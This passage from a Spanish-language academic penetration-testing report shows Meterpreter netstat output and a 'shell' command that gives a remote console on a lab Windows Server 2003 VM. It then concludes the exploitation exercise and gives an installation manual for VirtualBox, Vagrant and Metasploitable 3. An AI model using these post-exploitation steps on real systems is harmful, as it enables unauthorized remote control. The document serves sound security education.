udp	0.0.0.0:1026	0.0.0.0:*		0	0	860/svchost.exe
udp	0.0.0.0:4500	0.0.0.0:*		0	0	532/lsass.exe
udp	0.0.0.0:500	0.0.0.0:*		0	0	532/lsass.exe
udp	0.0.0.0:445	0.0.0.0:*		0	0	4/System
udp	0.0.0.0:1032	0.0.0.0:*		0	0	860/svchost.exe
udp	10.10.10.10:137	0.0.0.0:*		0	0	4/System
udp	10.10.10.10:138	0.0.0.0:*		0	0	4/System
udp	10.10.10.10:123	0.0.0.0:*		0	0	888/svchost.exe
udp	127.0.0.1:123	0.0.0.0:*		0	0	888/svchost.exe
udp	127.0.0.1:1028	0.0.0.0:*		0	0	888/svchost.exe
udp	127.0.0.1:1044	0.0.0.0:*		0	0	632/IEXPLORE.EXE
udp	127.0.0.1:1034	0.0.0.0:*		0	0	1296/IEXPLORE.EXE

```
meterpreter >
```

Figura 75. Comando netstat en server 2003

Por último, ejecuté el comando **shell** desde la sesión de Meterpreter para obtener acceso directo a la línea de comandos del sistema Windows. Esto me permitió interactuar con el servidor como si estuviera físicamente frente a él, usando su consola. Al aparecer la ruta

C:\WINDOWS\system32>, confirmé que tengo control total del sistema mediante una consola remota.



```
meterpreter >  
meterpreter > shell  
Process 196 created.  
Channel 1 created.  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.  
C:\WINDOWS\system32>
```

Figura 76. Comando shell en server 2003

3.6.Conclusión

Puedo concluir diciendo que la presente práctica permitió aplicar de forma progresiva y estructurada los conocimientos adquiridos sobre análisis de vulnerabilidades y pruebas de penetración en entornos controlados. A través del uso de herramientas especializadas como Nmap y Metasploit Framework, se logró identificar, evaluar y explotar múltiples servicios vulnerables presentes en la máquina virtual Metasploitable, tales como FTP, Telnet, Samba, MySQL, PostgreSQL y DNS.

Finalizamos diciendo que cada uno de los pasos realizados, desde el escaneo de red, la detección de servicios, hasta la ejecución de exploits, evidenció la importancia de comprender cómo las configuraciones débiles y las versiones obsoletas pueden ser aprovechadas por un atacante para obtener acceso no autorizado. Asimismo, se fortalecieron competencias técnicas relacionadas con la lectura de banners, el uso de módulos de explotación, la interpretación de errores y la validación de resultados.

4. Capítulo 4: Manuel Para instalar metaploitable 3

4.1.Introducción

El presente manual describe de manera detallada el procedimiento necesario para llevar a cabo la descarga e instalación de Metasploit 3, una de las herramientas más reconocidas en el ámbito de la seguridad informática ofensiva. Su propósito es guiar paso a paso al lector en la correcta obtención e implementación del software dentro de un entorno controlado, garantizando la comprensión de los aspectos técnicos y prácticos relacionados con su instalación inicial.

Este documento está orientado al desarrollo de competencias en auditoría de seguridad y pruebas de penetración, en un marco estrictamente académico y con fines educativos. A lo largo de las instrucciones, se resaltan aspectos esenciales como la preparación del entorno, la configuración de los recursos necesarios y la verificación de la correcta instalación de Metasploit 3. De esta manera, el manual no solo pretende servir como guía técnica para la descarga, sino también como apoyo en la formación de conocimientos básicos de ciberseguridad ofensiva, fomentando la responsabilidad y el uso ético de las herramientas presentadas.

4.2.Alcance

Este manual tiene como alcance principal llegar a estudiantes, docentes y profesionales en formación dentro del área de la seguridad informática, con el propósito de proporcionar una guía clara y estructurada sobre el proceso de descarga e instalación de Metasploit 3.

El documento en cuestión se limita exclusivamente a:

- Describir los pasos necesarios para obtener el software de fuentes oficiales.
- Explicar el procedimiento de instalación en un entorno controlado.
- Detallar las configuraciones básicas requeridas para asegurar el correcto funcionamiento de la herramienta.
- Presentar recomendaciones para el uso responsable y ético de Metasploit en contextos académicos y de investigación.

Dentro del manual no se abordará el uso avanzado de Metasploit Framework ni el desarrollo de exploits personalizados, ya que su objetivo principal se centra en la instalación inicial y en la preparación del entorno para posteriores prácticas de auditoría de seguridad.

4.3.Objetivos

4.3.1 General

Proporcionar una guía clara y estructurada que permita realizar la descarga e instalación de Metasploit 3 de manera correcta, dentro de un entorno controlado, con fines académicos y de formación en seguridad informática.

4.3.2 Específicos

- Conseguir Metasploit 3 desde fuentes seguras con el fin de evitar posibles descargas de virus maliciosos dentro de nuestros pc.
- Instalarlo en un entorno controlado, como una máquina virtual de VirtualBox o VMware, que son softwares para crear máquinas virtuales-
- Hacer las configuraciones básicas para que el programa funcione correctamente y sin mayores problemas.
- Tener una primera idea de cómo preparar tu entorno para futuras prácticas de auditoría y pruebas de seguridad.

4.4. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad. En la actualidad, la ciberseguridad se ha convertido en un aspecto esencial para organizaciones, instituciones educativas y usuarios particulares, debido a la creciente dependencia de sistemas informáticos y redes interconectadas. Esta realidad ha generado la necesidad de contar con herramientas que permitan comprender, analizar y mitigar posibles vulnerabilidades antes de que sean aprovechadas por atacantes malintencionados.

En el ámbito académico, uno de los principales retos consiste en brindar a los estudiantes la posibilidad de adquirir experiencia práctica en auditoría de seguridad y pruebas de penetración. No obstante, realizar este tipo de prácticas directamente sobre sistemas reales implica riesgos éticos, legales y técnicos que pueden comprometer la estabilidad de los entornos de trabajo. Por esta razón, el uso de entornos controlados y herramientas específicas se vuelve indispensable para un aprendizaje responsable y seguro.

Metasploit Framework se ha consolidado como una de las herramientas más utilizadas para la explotación de vulnerabilidades en entornos de práctica, ya que facilita la comprensión de conceptos clave de la ciberseguridad ofensiva. Sin embargo, un obstáculo frecuente en los procesos formativos radica en que muchos estudiantes carecen de una guía clara sobre cómo descargar, instalar y configurar correctamente la herramienta, lo que dificulta su aprovechamiento pleno en escenarios educativos.

Este manual surge como respuesta a dicha necesidad, ofreciendo una explicación paso a paso sobre el proceso de descarga e instalación de Metasploit 3 en un entorno controlado. Con ello, se busca garantizar que los estudiantes puedan contar con la herramienta lista para su uso, favoreciendo el desarrollo de competencias prácticas en seguridad informática y fomentando un aprendizaje ético, seguro y estructurado.

4.5. Elementos Necesarios Para Descargar Metasploitable 3

Lo primero que debemos saber antes de comenzar a descargar Metasploitable 3 es cuales son los elementos y/o aplicaciones necesarias para poder descargar este repositorio. Las condiciones necesarias para descargar metasploitable 3 son:

- Tener descargado VirtualBox o cualquier otro gestor de maquinas virtuales que nos permita tener una o mas maquinas virtuales
- Descargar Vagrant para poder levantar entornos de desarrollo de manera rápida y segura.
- Tener sistema operativo anfitrión compatible que permita descargar lo antes mencionado.
- Tener un pc que cumpla con las características de hardware optimas para poder trabajar con este repositorio. Las características mínimas pueden ser Procesador con al menos 2 núcleos (idealmente 4 o más), 8 GB de memoria RAM (mínimo 4 GB, pero puede quedarse corto), 60 GB de espacio libre en disco duro.
- Tener una conexión a internet estable para la descarga de dependencias y repositorios necesario para trabajar con Metasploitable 3.

4.6. Paso 1: Descargamos VirtualBox

Si se tiene descargado VirtualBox se puede omitir este paso, de lo contrario lo primero que haremos es ir al enlace <https://www.virtualbox.org/wiki/Downloads> o seguir el paso a paso que se detallara a continuación.

4.6.1 ¿Cómo Descargar VirtualBox?

El paso a paso para descargar VirtualBox es muy sencillo en realidad, lo primero que debemos hacer es desde nuestro navegador buscar la página oficial de Oracle VirtualBox o ingresar al enlace dado anteriormente, si se eligió el enlace

Así.




Figura 77. Búsqueda de la Pagina Para Descargar VirtualBox

Luego ingresamos a la página de encontraremos lo siguiente.




Figura 78. Página Oficial de VirtualBox Para Descargarlo

Estando aquí elegimos el botón azul y fuimos a otra ventana.




Figura 79. Selección Del Sistema en el Que se Usara VirtualBox

En esta ventana, seleccionamos Windows porque es el sistema operativo de nuestro pc. Luego comenzara nuestra descarga. En algunos navegadores tendremos que elegir la carpeta en donde nuestro archivo se guardara, en otro la descarga se guarda automáticamente en la carpeta de descarga, en mi caso elegí la carpeta en donde se guardó mi ISO y ahí guarde el archivo de descarga de VirtualBox.




Figura 80. Descarga de VirtualBox terminada

La imagen anterior muestra nuestra descarga terminada.

4.6.2 Instalación de VirtualBox

Para descargar VirtualBox el proceso es prácticamente el mismo paso que en VMware, primero buscamos el setup.




Figura 81. Abrimos el Setup

Luego de ingresar a esta sección le damos en next para ir a la siguiente página.




Figura 82. Seleccionamos Nuestra Opcion

Para mi caso, me salen estas opciones porque ya tengo el VirtualBox instalado, pero elegiré la opción de reparar para seguir descargando la aplicación.




Figura 83. Ventana Final

Si no tiene el VirtualBox descargado simplemente le das siguiente a todas las opciones y ya estaríamos así.



Figura 84. VirtualBox Desde el Escritorio

Aquí podemos ver el software VirtualBox en nuestro escritorio luego de hacer la instalación pertinente.

Según (Oracle, 2024) “*VirtualBox es un software de virtualización completo de propósito general para hardware x86_64 (con la versión 7.1 adicionalmente para macOS/Arm), dirigido a computadoras portátiles, computadoras de escritorio, servidores y uso integrado.*”

4.6.2.1 Características de VirtualBox

Según Oracle las principales características de VirtualBox son:

- Soporte para sistemas operativos invitados como Debian, Ubuntu, Kali Linux, Windows, entre otros.
- Configuración flexible de recursos (memoria, CPU, almacenamiento).
- Compatibilidad con imágenes ISO, instantáneas del sistema, carpetas compartidas, USB y red virtual.
- Comunidad activa y documentación abundante

VirtualBox se destaca por ser gratuito, multiplataforma y fácil de usar, lo que lo convierte en una herramienta educativa ideal para prácticas de sistemas operativos, redes y seguridad informática (Oracle, 2024).

4.7. Paso 2: Descargamos Vagrant

Para descargar Vagrant lo primero que hacemos es ingresar al siguiente enlace o en su efecto buscamos la página oficial en nuestro navegador

<https://developer.hashicorp.com/vagrant/install#windows> lo que nos abrirá la siguiente página.




Figura 85. Vista de la Página de Vagrant

Luego de estar en la sección que se mostró anteriormente elegiremos el sistema en donde descargaremos este software (flecha negra) y luego se descargara según el procesador de nuestro pc que puede ser Intel (cuatro verdes) o AMD (cuatro azules) en mi caso tengo un procesador AMD por lo es obvio saber mi elección.




Figura 86. Descarga de Vagrant

La figura 6 (Ver figura 6) muestra cómo se está descargando nuestra aplicación




Figura 87. Ejecutamos el Setup Descargado

Luego de que se termine de descargar el setup que descargamos o lo ejecutamos para empezar la instalación de este software.




Figura 88. Esperamos a Que se Prepare la Guía de Instalación

Aquí debemos esperar que se nos indique como debemos proceder para descargar este software.




Figura 89. Seguimos la guía de Instalación para Vagrant

A continuación, se sigue la guía de instalación para Vagrant, esto puede tardar algunos minutos. Aquí le damos aceptamos los términos y condiciones (Recomiendo siempre leer estos términos) y le damos instalar




Figura 90. Esperamos Que Termine la Instalación

Aquí ya nos queda esperar que termine la instalación sin dejar de estar pendientes a cualquier permiso que se nos solicite.




Figura 91. Finaliza la instalación de Vagrant

Luego de que finalice esta instalación y le demos en el botón finish se nos reiniciara el pc y todo quedara listo.




Figura 92. Vagrant Instalado

En esta imagen se muestra como a app ya está instalada en nuestro pc y procedemos a realizar el siguiente paso.

4.8. Paso 3: Descargamos el repositorio para Metasploitable 3

Para el 3 paso lo que hacemos es ir al enlace del repositorio de GitHub de donde descargaremos Metasploitable 3. El enlace del que lo bajaremos se presenta a continuación.

<https://github.com/rapid7/metasploitable3>




Figura 93. Vista Del Repositorio

De este repositorio lo que realmente necesitamos son los comando que encontraremos aquí, para visualizar esos comandos bajamos un poco y luego realizamos lo que se explicara a continuación.

Linux users:

```
mkdir metasploitable3-workspace
cd metasploitable3-workspace
curl -O https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile && vagran
```

Windows users:

```
mkdir metasploitable3-workspace
cd metasploitable3-workspace
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagra
vagrant up
```

Or clone this repository and build your own box.

Figura 94. Comandos Necesarios Para Descargar Metasplo

Como vamos a utilizar algunos comandos que se muestran aquí necesitamos abrir una consola de comandos o cmd




Figura 95. Se Abre el Cmd

Para abrir el cmd o la consola de símbolos del sistema lo primero que hacemos es ir al menú de aplicaciones de Windows y escribir Cmd o símbolos del sistema. Otra opción sería utilizar el comando Windows R y en el ejecutar escribimos cmd, para mi caso lo abrí desde el menú por que necesitaba ejecutarlo como administrador.


